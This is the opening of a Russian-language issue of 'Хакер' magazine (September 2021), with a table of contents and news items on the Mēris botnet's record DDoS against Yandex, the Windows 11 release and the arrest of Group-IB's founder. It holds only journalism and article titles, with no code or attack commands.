СЕНТЯБРЬ 2021

№270

Инструменты криминалиста


Расследуем инциденты с Plaso, Timesketch и Sigma

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Сентябрь 2021
№ 270

CONTENTS

▶ **MEGANews**
Самые важные события в мире инфосека за сентябрь

▶ **Крах Freedom Hosting**
За что оператор сервиса получил 27 лет тюрьмы

▶ **Android**
Цензура Xiaomi и сброс разрешений для всех

▶ **Таймлайн всего**
Используем Plaso для сбора системных событий

▶ **Цифровой детектив**
Используем Timesketch для работы с таймлайнами Plaso

▶ **Прыжок в Sigma-лярность**
Используем правила Sigma в Timesketch

▶ **DDoS с усилением**
Обходим Raw Security и пишем DDoS-утилиту для Windows

▶ **Липосакция для fat binary**
Ломаем программу для macOS с поддержкой нескольких архитектур

▶ **F#ck AMSI!**
Как обходят Anti-Malware Scan Interface при заражении Windows

▶ **В обход стражи**
Отлаживаем код на PHP, упакованный SourceGuardian

▶ **Like a pro**
Используем OSINT и цепочки атак в OWASP Juice Shop

▶ **Самый быстрый укол**
Оптимизируем Blind SQL-инъекцию

▶ **HTB Sink**
Учимся прятать запросы HTTP и разбираемся с AWS Secrets Manager

▶ **HTB Unobtainium**
Учимся работать с Kubernetes в рамках пентеста

▶ **HTB Schooled**
Пентестим Moodle и делаем вредоносный пакет для FreeBSD

▶ **Искусство маскировки**
Как мошенники прячут свои сайты в интернете

▶ **Основы аудита**
Настраиваем журналирование важных событий в Linux

▶ **Господин Микротиков**
Автоматизируем сбор и обработку данных с оборудования MikroTik


▶ **Прочесть память**
Как крадут прошивку устройств и как от этого защищаются

▶ **Титры**
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» **Нефёдова**
nefedova@glc.ru

В этом месяце: компания «Яндекс» подверглась крупнейшей DDoS-атаке в истории, основателя Group-IB арестовали и обвиняют в госизмене, хакеры научились скрывать малварь с помощью видеокарт, исходники шифровальщика Babuk «слили» в открытый доступ, разработчики Google рассказали о планах по внедрению Manifest V3 — и еще много интересного.




КРУПНЕЙШИЙ DDOS В ИСТОРИИ РУНЕТА

В начале сентября специалисты «Яндекса» и Qrator Labs рассказали, что «Яндекс» подвергся мощнейшей DDoS-атаке, за которой стоял новый ботнет Mēris.

Оказалось, что тот же ботнет ответственен и за другие мощнейшие DDoS-атаки последнего времени, пиковая мощность которых составляла 21,8 млн запросов в секунду, что является новым рекордом: еще недавно крупнейшей атакой в истории считался DDoS мощностью 17,2 млн запросов в секунду, который летом текущего года отразила компания Cloudflare.

Исследователи дали ботнету имя **Mēris** — «чума» по-латышски, так как считается, что в основном он состоит из устройств латвийской компании MikroTik. При этом нужно отметить, что представители MikroTik официально заявили: Mēris не эксплуатирует какие-либо неизвестные ранее и 0-day-уязвимости в RouterOS. Преимущественно малварь взламывает давно не обновлявшиеся устройства, используя для этого старую уязвимость CVE-2018-14847.



Впервые Mēris был замечен в июле 2021 года, и изначально специалисты Qrator Labs наблюдали 30 000 зараженных хостов, тогда как в «Яндексе» собрали данные о 56 000 атакующих устройств. Однако предполагается, что на самом деле количество ботов превышает 200 000.

> *«Полная сила ботнета не видна из-за ротации устройств и отсутствия у атакующих желания показывать всю имеющуюся мощность. Более того, устройства в ботнете являются высокопроизводительными, а не типичными девайсами „интернета вещей“, подключенными к сети Wi-Fi. С наибольшей вероятностью ботнет состоит из девайсов, подключенных через Ethernet-соединение, — в основном, сетевых устройств», — гласил отчет компаний.*

Помимо «Яндекса», за последнее время Mēris атаковал одного из клиентов компании Cloudflare, сайт известного ИБ-журналиста Брайана Кребса, а также стоял за DDoS-атаками в Новой Зеландии, из-за которых в стране местами перестал работать интернет, возникли проблемы у банков, почтовых отделений и так далее.

> *«В настоящий момент он [ботнет] может перегрузить практически любую сетевую инфраструктуру, включая некоторые сети высокой надежности, специально созданные, чтобы выдерживать подобную нагрузку. Главный признак ботнета — чудовищный показатель RPS [Requests Per Second, запросов в секунду]», — предупреждают эксперты.*

Интересно, что в конце сентября, изучая ботнет Mēris, исследователи «Ростелеком-Солар» обратили внимание, что зараженные устройства пытаются связаться с доменом cosmosentry[.]com, который никому не принадлежит, и быстро зарегистрировали его на себя. Благодаря этому около 45 000 зараженных устройств MikroTik не стали частью ботнета.

> *«Наша статистика по геопринадлежности зараженных устройств схожа с данными в посте „Яндекса“ (Бразилия, Индонезия, Индия, Бангладеш). Но есть и различия (у нас большую часть занимает Украина). Вероятно, у ботнета Mēris несколько серверов управления и нам доступна только часть устройств, — пишут специалисты «Ростелеком-Солар». — К сожалению, мы не можем предпринять никаких активных действий с подконтрольными нам устройствами (у нас нет на это полномочий). В настоящий момент порядка 45 тысяч устройств MikroTik обращаются к нам, как к sinkhole-домену. Информация уже передана в НКЦКИ».*

При этом изначально исследователи компании вообще не планировали устраивать малвари sinkhole, а изучали возможную связь между Mēris и малварью Glupteba, которая обычно используется в качестве загрузчика для других вредоносных программ. По данным аналитиков, Mēris начал зарождаться еще в 2018 году с помощью Glupteba, и эта малварь до сих пор является «поставщиком» новых зараженных устройств для Mēris.

5 ОКТЯБРЯ 2021 ГОДА — РЕЛИЗ WINDOWS 11

Компания Microsoft выпустит Windows 11 **5 ОКТЯБРЯ 2021 ГОДА**. Новые ПК получат доступ к Windows 11 первыми, а за ними последуют более старые совместимые машины, очередность которых будет определена специальными «интеллектуальными моделями, учитывающими соответствие оборудования требованиям, показатели надежности, возраст устройств и другие факторы». В конечном итоге все совместимые компьютеры должны перейти на новую ОС к **СЕРЕДИНЕ 2022 ГОДА**.

В Microsoft утверждают, что «Windows 10 — правильный выбор» для старых систем, и напоминают, что Windows 10 будет получать обновления безопасности до **14 ОКТЯБРЯ 2025 ГОДА**, а на осень текущего года запланирован релиз Windows 10 21H2.

ОСНОВАТЕЛЬ GROUP-IB АРЕСТОВАН

29 сентября 2021 года стала известно об аресте основателя и главы компании Group-IB Ильи Сачкова, который был задержан на два месяца по подозрению в госизмене. Чуть позже пресс-секретарь Лефортовского суда Москвы Анастасия Романова подтвердила:

> *«В отношении Сачкова Ильи Константиновича, подозреваемого в совершении преступления, предусмотренного ст. 275 УК РФ, избрана мера пресечения в виде заключения под стражу сроком на один месяц 30 суток, то есть до 27 ноября 2021 года».*

Нужно сказать, что наказание по этой статье предусматривает до 20 лет лишения свободы. В настоящее время Сачков находится в СИЗО, и известно лишь, что материалы этого уголовного дела засекречены.

Пресс-секретарь президента России Дмитрий Песков прокомментировал арест Сачкова, заявив, что происходящее не имеет отношения к деловому и инвестиционному климату.

> *«Это не имеет никакого отношения к деловому и инвестиционному климату в нашей стране, вы видите, что обвинения не связаны с экономикой, а связаны с госизменой», — сказал Песков, но отметил, что в Кремле «не располагают деталями».*

Как сообщил телеканал RTVI, в ночь на 29 сентября в московской штаб-квартире Group-IB провели обыск сотрудники ФСБ, и эту информацию позже подтвердили представители компании. Журналисты, приехавшие к офису компании на Шарикоподшипниковской улице, обнаружили, что у входа в здание стоят пассажирский автобус и минивен с тонированными стеклами и включенными габаритами.

> *«Человек в штатском перетаскивал вещи из офиса в автобус, а на проходной в самом здании корреспондентов встретили двое вооруженных мужчин в тактической одежде расцветки мультикам и масках на лице. Они сказали корреспондентам, что не пустят внутрь и не будут комментировать происходящее в офисе», — рассказывает RTVI.*

По данным ТАСС и их собственных источников в силовых структурах, Сачков не признает вину в государственной измене, а также не признает, что сотрудничал с разведкой иностранных государств.

Компания Group-IB опубликовала официальное заявление о происходящем. В частности сообщается, что руководство компанией временно возьмет на себя второй основатель Group-IB Дмитрий Волков.

> *«На данный момент юристы Group-IB, одного из ведущих разработчиков решений для детектирования и предотвращения кибератак, выявления мошенничества, исследования высокотехнологичных преступлений и защиты интеллектуальной собственности в сети, изучают постановление Лефортовского районного суда города Москвы от 28.09.2021 года в отношении основателя и генерального директора Group-IB Ильи Сачкова.*
> *Сотрудники уверены в невиновности своего руководителя и его честной деловой репутации.*
> *Все подразделения Group-IB работают в штатном в режиме. Компания благодарит клиентов, партнеров и журналистов за поддержку», — гласит официальный пресс-релиз.*

